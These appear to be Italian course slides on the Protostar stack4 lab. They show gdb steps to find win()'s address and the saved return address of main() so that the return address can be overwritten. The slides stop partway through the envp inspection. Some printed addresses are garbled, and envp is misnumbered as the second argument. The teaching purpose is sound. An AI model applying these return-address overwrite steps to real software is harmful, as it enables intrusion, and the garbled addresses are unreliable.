Sarà sovrascritto l'indirizzo di ritorno di **`main()`**.

→ L'esecuzione sarà dirottata all'uscita di **`stack4`**.

Esecuzione di **`stack4`** tramite **`gdb`**

(Semplice)

Si esegua **`stack4`** da debugger:

```
$ gdb /opt/protostar/bin/stack4
```

Ottenimento indirizzo **`win()`**

(Semplice)

Si stampi l'indirizzo di **`win()`** tramite la funzione **`print`** di **`gdb`**:

```
(gdb) p win
$1 = {void (void)} 0x80483f4 <win>
```

Ottenimento indirizzo ritorno `main()`

(Mica tanto semplice)

Per ottenere l'indirizzo di ritorno di **`main()`** è necessario ricostruire il layout dello stack di **`stack4`**.

Con il codice sorgente di **`stack4`** sottomano è facile!

Senza il codice sorgente di **`stack4`** sottomano bisogna disassemblare **`main()`** e capire cosa fa.

Guess what we are going to do now…

(Climb the damn mountain)

Disassemblaggio di **`main()`**

(Possibile anche tramite **`gdb`**; non c'è bisogno di **`objdump`**)

Ci si propone di disassemblare **`main()`** e di seguire l'evoluzione dello stack durante la sua esecuzione.

Per disassemblare **`main()`** si può usare la funzione **`disassemble`** di **`gdb`**:

```
(gdb) disassemble main
```

`main()` in assembly

(Nuda e cruda)

```
(gdb) disassemble main
Dump of assembler code for function main:
0x08048408 <main+0>: push   %ebp
0x08048409 <main+1>: mov    %esp,%ebp
0x0804840b <main+3>: and    $0xfffffff0,%esp
0x0804840e <main+6>: sub    $0x50,%esp
0x08048411 <main+9>: lea    0x10(%esp),%eax
0x08048415 <main+13>:   mov    %eax,(%esp)
0x08048418 <main+16>:   call   0x804830c <gets@plt>
0x0804841d <main+21>:   leave
0x0804841e <main+22>:   ret
End of assembler dump.
```

Inserimento di un breakpoint

(Subito prima di **`main`**(), per vedere la costruzione dello stack dall'inizio)

Si provi ora ad inserire un breakpoint sul simbolo **`main()`**:

```
(gdb) b main
```

Si esegua il programma:

```
(gdb) r
```

Stampa del registro Instruction Pointer

(È possibile tramite comandi diversi di **`gdb`**; il più semplice è **`p $eip`**)

A quale indirizzo punta il registro Instruction Pointer (EIP)?

GDB associa i registri a variabili speciali.

EIP → variabile **`$eip`**.

È sufficiente stampare il valore di **`$eip`**.

```
p $eip
```

A cosa punta EIP?

(È veramente l'inizio di **`main()`** ?)

L'indirizzo recuperato è all'inizio di **`main()`** ?
Si confronti tale output con il primo indirizzo nel disassemblaggio di **`main()`**.

```
p $eip          → 0x8048411
disas main()    → 0x8048408
```

Sembra che il breakpoint abbia interrotto **`stack4`** all'interno di **`main()`**.
Dove, esattamente?

Individuazione punto interruzione

(Sembra essere alla fine del prologo di **`main()`**)

Inizio di **`main()`** (dove ci si voleva fermare)

Fine del prologo (dove **`gdb`** si è fermato)

```
(gdb) p $eip
$7 = (void (*)()) 0x8048411 <main+9>
(gdb) disas main
Dump of assembler code for function main:
0x08048408 <main+0>:    push   %ebp
0x08048409 <main+1>:    mov    %esp,%ebp
0x0804840b <main+3>:    and    $0xfffffff0,%esp
0x0804840e <main+6>:    sub    $0x50,%esp
0x08048411 <main+9>:    lea    0x10(%esp),%eax
0x08048415 <main+13>:   mov    %eax,(%esp)
0x08048418 <main+16>:   call   0x804830c <gets@plt>
0x0804841d <main+21>:   leave
0x0804841e <main+22>:   ret
```

Che cosa è successo?

(Per fare una cortesia, **`gdb`** si è fermato all'inizio delle operazioni di **`main()`**)

Per fare una cortesia al programmatore, **`gdb`** ha interrotto l'esecuzione dopo il prologo di **`main()`**, subito prima del corpo della funzione.

Grazie mille, **`gdb`**!

Tuttavia, ad un attaccante serve fermarsi all'inizio di **`main()`**, per studiare la creazione dello stack.

Rewind that back!

(Si immetta un breakpoint usando un indirizzo esadecimale)

Si esca da **gdb**:

```
(gdb) q
```

Si ricarichi **stack4** tramite **gdb**:

```
gdb /opt/protostar/bin/stack4
```

Si inserisca un breakpoint all'istruzione puntata dall'indirizzo iniziale di **main()**:

```
(gdb) b *0x08048408
```

Nuovo tentativo di esecuzione

(Per capire se il breakpoint è impostato correttamente)

Si esegua il programma:

```
(gdb) r
```

Si stampi il valore di **$eip**.

```
(gdb) p $eip
$1 = (void (*)()) 0x8048408 <main>
```

L'indirizzo è ora corretto.

Monitoraggio di ESP e EBP

(I due registri fondamentali per capire il layout dello stack)


Per capire l'evoluzione dello stack è necessario stampare sempre il contenuto dei registri ESP e EBP.

Si stampino i valori di **`$ebp`** e **`$esp`** ad ogni passo dell'esecuzione:

```
p $ebp
p $esp
```


Layout iniziale dello stack

(Subito prima di **`main()`**)




Memento!

(Struttura di uno stack frame)



Layout iniziale dello stack

(Subito prima di **`main()`**)



Indirizzo dell'indirizzo di ritorno

(Semplicissimo da ottenere)

L'indirizzo di ritorno è contenuto nella cella puntata da ESP subito prima dell'esecuzione di **`main()`**.

Si stampi il valore dell'indirizzo puntato da ESP:

```
(gdb) p $esp
$1 = (void *) 0xbffffcec
```

Questo è l'indirizzo che deve essere sovrascritto con l'indirizzo di **`win()`** (**`0x80483f4`**).

Argomenti di `main()`


(`argc`, `argv`, `envp`)

Come è ben noto, gli argomenti di **`main()`** sono tre:

- **`argc`** → numero di argomenti (incluso programma)
- **`argv`** → array stringhe argomenti (incluso progr.)
- **`envp`** → array stringhe variabili di ambiente

Layout iniziale dello stack

(Subito prima di **`main()`**)



Stampa degli argomenti di **`main()`**

(Tramite analisi della memoria)

Per prendere un po' di dimestichezza con **`gdb`**, si può provare a verificare che gli indirizzi successivi a quello puntato da ESP contengano gli argomenti di **`main()`**.

`$esp + 4` → **`argc`**?

`$esp + 8` → **`argv`**?

`$esp + 12` → **`envp`**?

Esame della memoria

(Funzione **`x`** di **`gdb`**)

La funzione **`x`** di **`gdb`** stampa il contenuto della memoria centrale.

Uso: **`x/FMT ADDRESS`**

- **`x`**: il comando.
- **`FMT`**: una stringa che indica come e quanto stampare.
- **`ADDRESS`**: l'indirizzo di partenza.

Si digiti **`help x`** per tutti i dettagli.

Stampa di **`argc`**

(Semplice)

Il primo argomento di **`main()`** è **`argc`**.

È un numero intero.

Si trova a **`$esp + 4`**.

Avendo invocato **`stack4`** senza argomenti, deve valere 1 (per via del nome del programma).

Lo si stampi:

```
(gdb) x $esp+4
0xbffffcf0:  0x00000001
```

Stampa di **`argv`**

(Un pelino più complicato)

Il secondo argomento di **`main()`** è **`argv`**.

È un array di stringhe (**`char **`**).

Si trova a **`$esp + 8`**.

Avendo invocato **`stack4`** senza argomenti, l'array consta di un elemento (il nome del programma).

Stampa di **argv**

(Un pelino più complicato)

Si stampi **$esp + 8**:

```
(gdb) x $esp+8
0xbffffcf4:  0xbffffd94
```

Questo valore è un **char **.

Leggendo il contenuto di **0xbffffd94** come indirizzo, si ottiene un **char ***.

Stampa di **`argv`**

(Un pelino più complicato)

Si stampi il contenuto di **`0xbffffd94`** come indirizzo:

```
(gdb) x/x 0xbffffd94
0xbffffd94:  0xbffffe9e
```

Questo valore è un **`char *`**.

Leggendo il contenuto di **`0xbffffe9e`** come stringa, si ottiene la rappresentazione in stringa.

Stampa di **`argv`**

(Un pelino più complicato)

Si stampi il contenuto di **`0xbfffffe9e`** come stringa:

```
(gdb) x/s 0xbfffffe9e
0xbfffffe9e: "/opt/protostar/bin/stack4"
```

Stampa di **`envp`**

(Ancora più complicato)

Il secondo argomento di **`main()`** è **`envp`**.

È un array di stringhe (**`char **`**).

Si trova a **`$esp + 12`**.

L'array consta di diversi elementi (le variabili di ambiente).

Stampa di **`envp`**

(Ancora più complicato)


Si stampi **`$esp + 12`**:

```
(gdb) p $esp+12
$2 = (void *) 0xbffffcf8
```

Stampa di **envp**

(Ancora più complicato)

L'indirizzo **0xbffffcf8** punta ad una cella contenente un **char **** (un array di puntatori **char**).



Stampa di **`envp`**

(Ancora più complicato)


Si stampi il contenuto di **`0xbffffcf8`**:

```
(gdb) x/x 0xbffffcf8
0xbffffcf8:  0xbffffd9c
```

Stampa di **`envp`**

(Ancora più complicato)

L'indirizzo **`0xbffffd9c`** punta ad una cella contenente un **`char *`**.



Stampa di **`envp`**

(Ancora più complicato)

Si stampi il contenuto di un paio di **`char *`** a partire **`0xbffffd9c`**:

```
(gdb) x/2x 0xbffffd9c
0xbffffd9c:  0xbfffffeb8 0xbfffffec2
```


NOTA BENE: stampando più indirizzi, si possono individuare le altre variabili di ambiente.

In questa demo, due sono più che sufficienti.

Stampa di **envp**

(Ancora più complicato)

Gli indirizzi **0xbffffeb8** e **0xbffffec2** puntano al carattere iniziale di una stringa.



Stampa di **envp**

(Ancora più complicato)

